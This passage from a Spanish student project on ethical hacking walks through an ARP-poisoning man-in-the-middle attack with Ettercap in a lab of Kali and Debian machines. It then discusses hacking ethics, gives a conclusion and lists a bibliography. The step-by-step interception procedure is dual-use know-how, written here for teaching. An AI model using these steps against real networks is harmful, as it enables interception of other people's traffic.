Un ataque Man In The Middle es un ataque pasivo que tiene como objetivo extraer datos de las víctimas, es un tercer host situado entre el host origen y el host destino. Una de las ventajas de este ataque es que ambos hosts no se enteran de la presencia del ataque y no perciben que no están conectados de forma directa.

Existen 4 tipos de ataque Man In The Middle:

- Ataques basados en servidores DHCP
- ARP Poisoning
- Ataques basados en servidores DNS
- Ataque Man in the Browser

En nuestro caso vamos a realizar un MITM de ARP Poisoning



Figura 5.23 Utilidad de Ettercap

Accedemos al menú y seleccionamos “Hosts > Hosts list” y veremos que se nos muestran las direcciones MAC de 2 hosts diferentes. Uno es el de Kali Linux y el otro del Debian. Añadiremos en “Add to Target 1” y “Add to Target 2” los dos equipos respectivamente



Figura 5.24 Menú de Ettercap

Seleccionamos las opciones “MITM > Arp Poisoning” y marcamos “Sniff remote connections”




Figura 5.25 Selección de ataque ARP Poisoning

Volvemos al menú de Ettercap y buscamos “Plugins > Manage the plugins”. Allí seleccionamos la opción “remote_browser” y Ettercap comenzará a escuchar las consultas del equipo atacado.

Name	Version	Info
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host
finger_submit	1.0	Submit a fingerprint to ettercap's website
fraggle_attack	1.0	Run a fraggle attack against hosts of target one
gre_relay	1.1	Tunnel broker for redirected GRE tunnels
gw_discover	1.0	Try to find the LAN gateway
isolate	1.0	Isolate an host from the lan
krb5_downgrade	1.0	Downgrades Kerberos V5 security by modifying AS-REQ packets
link_type	1.0	Check the link type (hub/switch)
mdns_spoof	1.0	Sends spoofed mDNS replies
nbns_spoof	1.1	Sends spoof NBNS replies & sends SMB challenges with custom challenge
pptp_chapms1	1.0	PPTP: Forces chapms-v1 from chapms-v2
pptp_clear	1.0	PPTP: Tries to force cleartext tunnel
pptp_pap	1.0	PPTP: Forces PAP authentication
pptp_reneg	1.0	PPTP: Forces tunnel re-negotiation
rand_flood	1.0	Flood the LAN with random MAC addresses
remote_browser	1.2	Sends visited URLs to the browser
reply_arp	1.0	Simple arp responder
reponison_arp	1.0	Reposon after broadcast ARP
scan_poisoner	1.0	Actively search other poisoners
search_promisc	1.2	Search promisc NICs in the LAN
smb_clear	1.0	Tries to force SMB cleartext auth
smb_down	1.0	Tries to force SMB to not use NTLM2 key auth
smurf_attack	1.0	Run a smurf attack against specified hosts
sslstrip	1.2	SSLStrip plugin
stp_mangler	1.0	Become root of a switches spanning tree

Figura 5.26 Selección del plugin

Desde el Kali Linux buscaremos en el navegador “Wikipedia” y desde Debian realizamos un ping a sus DNS.





Figura 5.27 Comprobación en Kali



```
root@DebianServidor1:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=17 ttl=111 time=38.5 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=111 time=24.10 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=111 time=22.1 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=111 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=21 ttl=111 time=34.0 ms
^Z
[4]+  Stopped                  ping 8.8.8.8
root@DebianServidor1:~# -
```

Figura 5.28 Comprobación en Debian

Para revisar si el ataque MITM se ha realizado con éxito volveremos al menú y buscaremos “View > Profiles”.




Figura 5.29 Resultados del ataque MITM

En la figura 5.29 se visualizan los resultados del ataque MITM.

6.ÉTICA DEL HACKING

El hacking ético surge en torno a 1984 y se le atribuye al periodista Steven Levy el cual dijo que el hacking consiste en aplicar los conocimientos informáticos para poner a prueba la seguridad de los sistemas de una organización. El hacking ético sirve de seguridad respecto a virus, archivos basura, ataques de hackers, etc. A este tipo de hackers se les suele llamar “White Hat Hackers”.

En la actualidad mucha gente vive con el miedo de que una persona o un grupo de personas puedan hackear o crackear sus datos personales, sus cuentas bancarias, etc... A través de internet. Los hackers en la sociedad generalmente son temidos porque el desconocimiento de la gente sobre estos temas hace que piensen que solamente se usa de mala forma o de forma perjudicial, pero ¿esto siempre es así? ¿Todos los hackers son malos?

El hacking puede ser malo o bueno (aunque en su mayoría no sea de una forma maligna, sino todo lo contrario) eso es algo objetivo, pero lo que no es objetivo es pensar que hacen mal cuando no se tiene suficiente información sobre el tema y/o se habla sin una documentación básica sobre el hacking.

Las armas, al igual que el hacking, pueden ser buenas o malas. En su mayoría se usan para el bien o para algo benévolos, pero siempre puede haber alguien que las use para el mal, pero ¿por qué el hacking está tan mal visto y las armas no? Principalmente por la desinformación general de la población.

La tecnología y la informática van mejorando y creando cosas nuevas prácticamente día a día. A lo que se quiere llegar con esto es que en nuestra vida cotidiana también nos enfrentamos a problemas (aunque no sean muy comunes) como el uso de armas de una forma mala, la creación de estas para sembrar miedo y usarlas contra terceros, etc. Pero los pocos casos que hay de estas malas acciones no pueden ser comparados por los otros muchos casos de buenas acciones que hay.

El riesgo, en muchas ocasiones, es necesario tomarlo para el bien común de las personas. El riesgo es algo normal y usual en nuestros días y prácticamente en cada acción que tomamos, hay riesgo, por ínfima que sea la probabilidad de que ocurra.

En conclusión, sería bastante desacertado decir que el hacking solamente se usa para fines buenos y para bienes comunes, pero también lo es el decir que los hackers son personas que lo utilizan para el mal. El hacking es algo necesario en nuestros días tanto como para luchar contra hackers, contra virus, etc. Como para ayudar con investigaciones, pistas sobre algún caso o algún dato necesario para una investigación.

El hacking es muy importante y debería de dejar de demonizarse y enseñar a la gente que, como todo en esta vida, se usa para el bien, pero hay un riesgo de que haya personas que lo usen con maldad.

7.CONCLUSIÓN

En primer lugar, hemos querido explicar de forma teórica los tipos de amenazas y ataques que se realizan a diario, hemos hecho hincapié en la aplicación práctica de las distintas herramientas en los entornos virtuales descritos en el proyecto.

Al realizar las pruebas prácticas hemos conseguido distintos objetivos como el crackeo de contraseñas mediante diccionarios, recopilación de información respecto al objetivo, análisis de vulnerabilidades para poder buscar soluciones a distintas vulnerabilidades, escaneos de redes, explotación de vulnerabilidades consiguiendo las credenciales necesarias para crear una puerta trasera y poder mantener un acceso a ese objetivo.

Por eso para poder garantizar una protección integra se están recurriendo a auditorias de seguridad en las que se realizan análisis y test de penetración en los que se ponen a prueba los sistemas y de esta forma detectar los fallos de seguridad para así solucionarlos o eliminarlos.

La seguridad es algo que nos afecta en conjunto y ya que ahora convivimos en un mundo cada vez más digital y tecnológico, la ciberseguridad siempre va a ser un campo con proyección de futuro y que se mantendrá en un auge continuo.

Debido a esto consideramos que es oportuno proporcionarle una importancia adecuada, ya que nos afecta en nuestra forma de vivir en este mundo que es cada vez más tecnológico.

Consideramos que el trabajo que hemos realizado es bastante completo, aunque sí es cierto que podríamos haber hecho más hincapié sobre más herramientas o ampliar más información sobre los distintos tipos de ataques, pero el ámbito de la ciberseguridad es muy amplio y no podíamos plasmar todo en él. Gracias a la realización de este proyecto hemos despertado un interés por seguir investigando y aprendiendo sobre la seguridad informática e incluso la intención de querer formarnos en algún curso de la misma.

8.BIBLIOGRAFÍA

[1] Alonso Eduardo Caballero (2015).

Hacking con Kali Linux. <https://www.reydes.com>

[2] Pablo González, José Miguel Soriano, Germán Sánchez (2020).

Pentesting con Kali Silver Edition 3º Edición. Madrid. 0xWORD.

[3] Alonso Eduardo Caballero (2018)

Curso de Hacking ético. <https://www.reydes.com>

[4] Pablo González, José Miguel Soriano, Germán Sánchez (2015).

Pentesting con Kali 2.0. Madrid. 0xWORD

[5] Chema Alonso, Pablo González (2020).

Metasploit para pentesters 5º Edición. Madrid. 0xWORD.

[6] Pablo González (2020).

Ethical Hacking: Teórica y práctica para la realización de un pentesting. Madrid. 0xWORD.

[7] Abhishek Singh, Baibhav Singh.

Vulnerability Analysis and Defense for the internet.

[8] Optical Networks (2021)

Tipos de ataques informáticos realizados a diario y previsión 2021

<https://www.optical.pe/blog/tipos-de-ataques-informaticos-y-previsiones-para-el-2021/>

[9] SecurityTrails, Esteban Borges (2019).

Information Gathering: Concept and Techniques

<https://securitytrails.com/blog/information-gathering>